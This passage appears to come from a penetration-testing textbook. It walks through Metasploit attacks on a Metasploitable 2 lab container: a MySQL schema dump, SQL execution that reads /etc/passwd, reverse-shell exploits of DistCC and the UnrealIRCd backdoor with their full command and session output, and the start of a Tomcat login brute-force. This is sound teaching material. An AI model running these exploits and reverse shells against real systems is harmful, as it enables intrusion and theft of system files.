
Module options (auxiliary/scanner/mysql/mysql_schemadump):

  Name           Current Setting  Required  Description
  ----
  DISPLAY_RESULTS true            yes       Display the Results to the Screen
  PASSWORD        no              no        The password for the specified username
  RHOSTS          yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           3306           yes       The target port (TCP)
  THREADS         1              yes       The number of concurrent threads (max one per host)
  USERNAME        no              no        The username to authenticate as

msf6 auxiliary(scanner/mysql/mysql_schemadump) >
```

Fig 4.19: The “mysql_schemadump” Auxiliary Module

Follow the steps below to set the remote host, username, password, and run the module.




```
root@attacker_1: /
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 10.10.10.3:3306 - Schema stored in: /root/.msf4/loot/20211204130608_default_10.10.10.3_mysql_schema_654
633.txt
[+] 10.10.10.3:3306 - MySQL Server Schema
Host: 10.10.10.3
Port: 3306
=====
---
- DBName: dvwa
Tables:
- TableName: guestbook
Columns:
- ColumnName: comment_id
ColumnType: smallint(5) unsigned
- ColumnName: comment
ColumnType: varchar(300)
- ColumnName: name
ColumnType: varchar(100)
- TableName: users
Columns:
- ColumnName: user_id
ColumnType: int(6)
- ColumnName: first_name
ColumnType: varchar(15)
- ColumnName: last_name
ColumnType: varchar(15)
- ColumnName: user
ColumnType: varchar(15)
- ColumnName: password
ColumnType: varchar(32)
- ColumnName: avatar
ColumnType: varchar(70)
```

Fig 4.20: Test the “mysql_schemadump” Auxiliary Module

The “mysql_sql” module is used to connect to the remote database and execute SQL commands. Load the module and see the current settings of the module by doing the following



```
root@attacker_1: /
msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > options


Module options (auxiliary/admin/mysql/mysql_sql):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no          The password for the specified username
  RHOSTS            yes         The target host(s), see https://github.com/rapid7/metasploit-
                    framework/wiki/Using-Metasploit
  RPORT            3306        The target port (TCP)
  SQL              select version() yes         The SQL to execute.
  USERNAME          no          The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) > 
```

Fig 4.21: The “mysql_sql” Auxiliary Module

When connecting to a database, the most common command is “show databases” which displays a list of all available databases. Follow the steps below to set the remote host, username, password and SQL command and run the module.




```
root@attacker_1: /
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(admin/mysql/mysql_sql) > set sql show databases
sql => show databases
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.10.3

[*] 10.10.10.3:3306 - Sending statement: 'show databases'...
[*] 10.10.10.3:3306 - | information_schema |
[*] 10.10.10.3:3306 - | dvwa |
[*] 10.10.10.3:3306 - | metasploit |
[*] 10.10.10.3:3306 - | mysql |
[*] 10.10.10.3:3306 - | owasp10 |
[*] 10.10.10.3:3306 - | tikiwiki |
[*] 10.10.10.3:3306 - | tikiwiki195 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > 
```

Fig 4.22: Test the “mysql_sql” Auxiliary Module 1

Also, this module can be used to read the content of system files. To read the content of the “/etc/passwd” file set the following SQL command and run the module.

```
set sql select load_file('\\etc/passwd\\')
```



```
root@attacker_1: /
msf6 auxiliary(admin/mysql/mysql_sql) > set sql select load_file('\\etc/passwd\\')
sql => select load_file('\\etc/passwd\\')
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.10.3


[*] 10.10.10.3:3306 - Sending statement: 'select load_file('\\etc/passwd\\')'...
[*] 10.10.10.3:3306 - | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
```

Fig 4.23: Test the “mysql_sql” Auxiliary Module 2

Exploiting Port 3632 – DistCC

DistCCd is the server for the DistCC distributed compiler. It accepts and runs compilation jobs for network clients. Metasploit has an exploit module for DistCC that can be used to get a shell session of the victim container.

Use “distcc_exec” module to exploit DistCC. Load the module and see the current settings of the module by doing the following.



```
root@attacker_1: /  
msf6 > use exploit/unix/misc/distcc_exec  
msf6 exploit(unix/misc/distcc_exec) > options  
Module options (exploit/unix/misc/distcc_exec):  


| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 3632            | yes      | The target port (TCP)                                                                                                                                                           |

  
Exploit target:  



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
msf6 exploit(unix/misc/distcc_exec) >
```

Fig 4.24: The “distcc_exec” Exploit Module

To exploit DistCC, the "cmd/unix/reverse" payload will be used, and since the reverse shell payload will be used need to set the local host to run the module. Follow the steps below to set the remote host, payload, local host, and to run the module.

If a shell session opened run some system commands to verify if the victim container is compromised.




```
root@attacker_1: /  
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.10.10.3  
RHOSTS => 10.10.10.3  
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse  
payload => cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > set LHOST 10.10.10.2  
LHOST => 10.10.10.2  
msf6 exploit(unix/misc/distcc_exec) > run  
[*] Started reverse TCP double handler on 10.10.10.2:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo yioHWEspFNXGCD8t;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nyioHWEspFNXGCD8t\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 2 opened (10.10.10.2:4444 -> 10.10.10.3:36554 ) at 2021-12-04 20:22:57 +0000  
  
hostname  
victim_1  
  
whoami  
daemon  
  
uname -a  
Linux victim_1 5.11.0-41-generic #45~20.04.1-Ubuntu SMP Wed Nov 10 10:20:10 UTC 2021 x86_64 GNU/Linux  
  
head -5 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync
```

Fig 4.25: Test the “distcc_exec” Module

Exploiting Port 6667 – UnrealIRCd

UnrealIRCd is an open-source IRC (Internet Relay Chat) daemon that uses the IRC protocol, allows users to communicate with one another over the Internet. Metasploit has an exploit module for UnrealIRCd that can be used to get a shell session of the victim container.

Use “unreal_ircd_3281_backdoor” module to exploit UnrealIRCd. Load the module and see the current settings of the module by doing the following.



```
root@attacker_1: /
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     6667             The target port (TCP)

Exploit target:


  Id  Name
  --  ---
  0    Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Fig 4.26: The “unreal_ircd_3281_backdoor” Exploit Module

To exploit UnrealIRCd, the "cmd/unix/reverse" payload will be used, and since the reverse shell payload will be used need to set the local host to run the module. Follow the steps below to set the remote host, payload, local host, and to run the module.

If a shell session opened run some system commands to verify if the victim container is compromised.



```
root@attacker_1: /  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.10.3  
RHOSTS => 10.10.10.3  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse  
payload => cmd/unix/reverse  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.10.2  
LHOST => 10.10.10.2  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
[*] Started reverse TCP double handler on 10.10.10.2:4444  
[*] 10.10.10.3:6667 - Connected to 10.10.10.3:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
[*] 10.10.10.3:6667 - Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo rb7qWK1NeIh9jnLx;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nrb7qWK1NeIh9jnLx\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 1 opened (10.10.10.2:4444 -> 10.10.10.3:36540 ) at 2021-12-04 20:09:35 +0000  
  
hostname  
victim_1  
  
whoami  
root  
  
uname -a  
Linux victim_1 5.11.0-41-generic #45~20.04.1-Ubuntu SMP Wed Nov 10 10:20:10 UTC 2021 x86_64 GNU/Linux  
  
head -5 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync
```

Fig 4.27: Test the “unreal_ircd_3281_backdoor” Exploit Module

Exploiting Port 8180 – Apache Tomcat

Apache Tomcat is a free and open-source implementation of Java technologies such as Java Servlet, JSP, Java EL, and WebSocket. Apache Tomcat provides software to run Java applets in the browser. Coyote is a stand-alone web server that provides servlets to Tomcat applets. Metasploitable 2’s Apache Tomcat server has very negligible security.

First, use “tomcat_mgr_login” module to brute force valid credentials of the Apache Tomcat server. Load the module and see the current settings of the module by doing the following.

```

root@attacker_1: /
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options
Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name           Current Setting      Required  Description
  ----
  BLANK_PASSWORDS false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false                no        Try each user/password couple stored in the current
  DB_ALL_PASS      false                no        database
  DB_ALL_USERS     false                no        Add all passwords in the current database to the list
  DB_SKIP_EXISTING none                 no        Add all users in the current database to the list
  PASSWORD         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
  PASS_FILE        no                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  TARGETURI        /manager/html        yes       The HTTP password to specify for authentication
  THREADS          1                    yes       File containing passwords, one per line
  USERNAME         no                   no        A proxy chain of format type:host:port[,type:host:port][...]
